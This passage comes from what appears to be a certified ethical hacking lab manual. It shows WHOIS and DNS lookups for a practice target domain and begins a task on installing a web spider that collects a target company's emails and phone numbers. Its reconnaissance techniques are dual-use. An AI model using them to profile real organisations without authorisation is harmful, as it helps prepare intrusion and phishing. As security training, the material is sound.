network:Network-Name: UL-162.240.0.0/15
network:IP-Network: 162.240.0.0/15
network:Organization: Unified Layer
network:Tech-Contact: netops@unifiedlayer.com
network:Admin-Contact: netops@unifiedlayer.com
network:Abuse-Contact: abuse@unifiedlayer.com
network:Created: 20121119
network:Updated: 20121119
network:Updated-By: netops@unifiedlayer.com
```


ok

Queried **whois.arin.net** with "n 162.241.216.11"...

```
NetRange:      162.240.0.0 - 162.241.255.255
CIDR:          162.240.0.0/15
NetName:       UNIFIEDLAYER-NETWORK-16
NetHandle:     NET-162-240-0-0-1
Parent:        NET162 (NET-162-0-0-0-0)
NetType:       Direct Allocation
OriginAS:      AS46606
Organization:  Unified Layer (BLUEH-2)
RegDate:       2013-08-22
Updated:       2013-08-22
Ref:           https://rdap.arin.net/registry/ip/162.240.0.0
```

OrgName: Unified Layer
OrgId: BLUEH-2

Show desktop



The screenshot shows the CentralOps.net website with the 'DNS records' tool selected. The tool has queried the DNS records for the domain certifiedhacker.com. The results are displayed in a table with columns: name, class, type, data, and time to live. The records show CNAME, NS, and HINFO records for the domain and its subdomains.

DNS records

name	class	type	data	time to live
www.certifiedhacker.com	IN	CNAME	certifiedhacker.com	14400s (04:00:00)
certifiedhacker.com	IN	NS	ns2.bluehost.com	81194s (22:33:14)
certifiedhacker.com	IN	NS	ns1.bluehost.com	81194s (22:33:14)
certifiedhacker.com	IN	HINFO	CPU: RFC8482 OS:	3789s (01:03:09)
certifiedhacker.com	IN	NS	ns2.bluehost.com	48108s (13:21:48)
certifiedhacker.com	IN	NS	ns1.bluehost.com	48108s (13:21:48)
11.216.241.162.in-addr.arpa	IN	HINFO	CPU: RFC8482 OS:	3789s (01:03:09)
216.241.162.in-addr.arpa	IN	NS	ns2.unifiedlayer.com	4022s (01:07:02)
216.241.162.in-addr.arpa	IN	NS	ns1.unifiedlayer.com	4022s (01:07:02)

-- end --
URL for this output | return to CentralOps.net, a service of Hexillion

No audio device is installed

5. This concludes the demonstration of gathering information about a target website using the Central Ops online tool.
6. You can also use tools such as **Website Informer** (<https://website.informer.com>), **Burp Suite** (<https://portswigger.net>), **Zaproxy** (<https://www.zaproxy.org>), etc. to perform website footprinting on a target website.
7. Close all open windows and document all the acquired information.

Task 4: Extract a Company's Data using Web Data Extractor

Web data extraction is the process of extracting data from web pages available on the company's website. A company's data such as contact details (email, phone, and fax), URLs, meta tags (title, description, keyword) for website promotion, directories, web research, etc. are important sources of information for an ethical hacker. Web spiders (also known as a web crawler or web robot) such as Web Data Extractor perform automated searches on the target website and extract specified information from the target website.

Here, we will gather the target company's data using the Web Data Extractor tool.


1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 02 Footprinting and Reconnaissance\Web Spiders\Web Data Extractor** and double-click **wde.exe**.

Note: If an **Open File-Security Warning** pop-up appears, click **Run**.

2. If the **User Account Control** pop-up appears, click **Yes**.
3. Follow the wizard steps to install Web Data Extractor and click **Finish**.

